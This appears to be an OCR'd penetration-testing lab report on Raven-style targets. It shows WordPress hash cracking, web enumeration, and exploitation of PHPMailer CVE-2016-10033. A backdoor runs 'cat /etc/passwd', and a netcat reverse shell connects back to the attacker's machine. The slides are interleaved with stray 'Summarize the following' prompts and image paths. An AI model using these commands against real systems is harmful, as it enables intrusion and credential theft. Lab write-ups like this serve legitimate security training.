
- MySQL database enumeration/queries.
- Discovered the password hashes for the users michael and steven and saved them to a wp_hashes.txt file in order to be brute forced.



```
  GNU nano 4.8                        wp_hashex.txt                        Modified
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 13 01:33:34 2022 from 192.168.1.90
```



```
root@Kali:~# john --show wp_hashex.txt
steven:pink84

1 password hash cracked, 1 left
```



```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for
your content. Have fun! | Sample Page |                | publish    | closed         | open       |            | sample-page  |           |          | 2018-08
-12 22:49:12 | 2018-08-12 22:49:12 |                    |           0 | http://192.168.206.131/wordpress/?page_id=2                        |          0 | page
       |              |             0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                        | flag3         |                 | draft       | open          | open          |                 |                 |
     |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                  |            0 | http://raven.local/wordpress/?p=4
    |            0 | post     |                  0 |
|  5 |            1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                                        | flag4         |                 | inherit     | closed        | closed        |                 | 4-revision-v1 |
     |          | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                  |            4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-
v1/ |          0 | revision  |                  0 |
|  7 |            2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                        | flag3         |                 | inherit     | closed        | closed        |                 | 4-revision-v1 |
     |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                  |            4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-
v1/ |          0 | revision  |                  0 |
+----+-------------+---------------------+---------------------+-----------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------+-------------+-------------+-------------+-------------+-------------+---------------+---------------+----
-----+--------+-------------------+-------------------+---------------------+-------------+------------------------------------------------------------------
----+-----------+------------+---------------+---------------+
5 rows in set (0.00 sec)
```

Exploitation: Network Mapping and User Enumeration (WordPress Site) Target 2

Summarize the following:


- Enumerated WordPress site with Nikto and Gobuster to create a list of exposed URLs from the Target HTTP server and gather version information.
  - **Command:** nikto -C all -h 192.168.1.115
- Determined the website is running on Apache/2.4.10 (Debian).
- Performed a more in-depth enumeration with Gobuster.
  - **Command:** gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
```

Exploitation: Network Mapping and User Enumeration (WordPress Site) Target 2 continued..

Summarize the following:

- The PATH file in the Vendor directory was modified recently compared to other files.
- Subsequent investigation of this file revealed Flag 1.
    - /var/www/html/vendor/
    - flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}



Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2

Summarize the following:

- Used Searchspoilt to find vulnerability associated with\ PHPMailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Ncat listener.
- Investigated the SECURITY.md file and identified CVE-2016-10033 (Remote Code Execution Vulnerability) as a potential exploit for PHPMailer version 5.2.16
  - **Command:** searchsploit phpmailer
- Confirmed exploit 40970.php matched with CVE-2016-10033 and PHPMailer version 5.2.16
  - **Command:** searchsploit -x/usr/share/exploitdb/exploits/php/webapps/40970.php

```
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                       |  Path
                                                                                                                     |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                                                    |  exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                                                                    |  exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                                                                     |  exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                                                                  |  exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                                                        |  exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                                                           |  exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnSc                    |  exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                                             |  exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                                                           |  exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)                                                 |  exploits/php/remote/42024.rb
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Result
root@Kali:~# searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
  Exploit: PHPMailer < 5.2.18 - Remote Code Execution (PHP)
      URL: https://www.exploit-db.com/exploits/40970
     Path: /usr/share/exploitdb/exploits/php/webapps/40970.php
File Type: PHP script, ASCII text, with CRLF line terminators

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html


A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fattacker\]
Arg no. 4 == [-oQ/tmp/]
Arg no. 5 == [-X/var/www/cache/phpcode.php]
Arg no. 6 == [some"@email.com]


which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--


See the full advisory URL for details.

*/


// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
```

Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2

Summarize the following:

- Investigated the SECURITY.md file and identified CVE-2016-10033 (Remote Code Execution Vulnerability) as a potential exploit for PHPMailer version 5.2.16.
- Investigated the VERSION file and discovered the PHPMailer version being used is 5.2.16.

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2015-8476) an SMTP CRLF injection bug permitting arbitrary message sending.

PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2008-5619), a remote code execution vulnerability in the bundled html2text library. This file was removed in 5.2.10, so if you are
using a version prior to that and make use of the html2text function, it's vitally important that you upgrade and remove this file.

PHPMailer versions prior to 2.0.7 and 2.2.1 are vulnerable to [CVE-2012-0796](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0796),
an email header injection attack.

Joomla 1.6.0 uses PHPMailer in an unsafe way, allowing it to reveal local file paths, reported in [CVE-2011-3747](https://web.nvd.nist.gov/
view/vuln/detail?vulnId=CVE-2011-3747).

PHPMailer didn't sanitise the `$lang_path` parameter in `SetLanguage`. This wasn't a problem in itself, but some apps (PHPClassifieds, ATutor)
also failed to sanitise user-provided parameters passed to it, permitting semi-arbitrary local file inclusion, reported in [CVE-2010-4914]
(https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4914), [CVE-2007-2021](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2007-2021) and [CVE-2006-5734](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-5734).

PHPMailer 1.7.2 and earlier contained a possible DDoS vulnerability reported in [CVE-2005-1807](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2005-1807).

PHPMailer 1.7 and earlier (June 2003) have a possible vulnerability in the `SendmailSend` method where shell commands may not be sanitised.
Reported in [CVE-2007-3215](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-3215).
```

192.168.1.115/vendor/VERSI ×

192.168.1.115/vendor/VERSION


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

5.2.16

Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2

Summarize the following:


- Used the script exploit.sh to exploit the vulnerability by opening an Ncat connection to attacking Kali VM.
  - The IP address of Target 2 is 192.168.1.115
  - The IP address of the attacking Kali machine is 192.168.1.90
- Ran the script and uploaded the file backdoor.php to the target server to allow command injection attacks to be executed.
  - **Command:** bash exploit.sh



Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2

Summarize the following:

- Navigating to 192.168.1.115/backdoor.php?cmd =<CMD> now allows bash commands to be executed on Target 2.
  - URL: 192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd
- Used backdoor to open a reverse shell session on the target with Ncat listener and command injection in browser.
  - Started Ncat listener on attacking Kali VM.
    - Command: nc -lnvp 4444
- In the browser, use the backdoor to run commands and reverse shell session on target.
  - Command: nc 192.168.1.90 4444 -e /bin/bash
  - URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash



Exploitation: Misconfiguration of User Privileges/Privilege Escalation Target 2

Summarize the following:

- This allowed the Ncat listener to connect to the target.
    - Interactive user shell opened on target using the following command:
        - **Command:** python -c ‘import pty;pty.spawn (“/bin/bash”)’
        - After gaining shell sessions, Flag 2 was discovered in /var/www.
        - **Command:** cat flag2.txt

```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$
```


```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
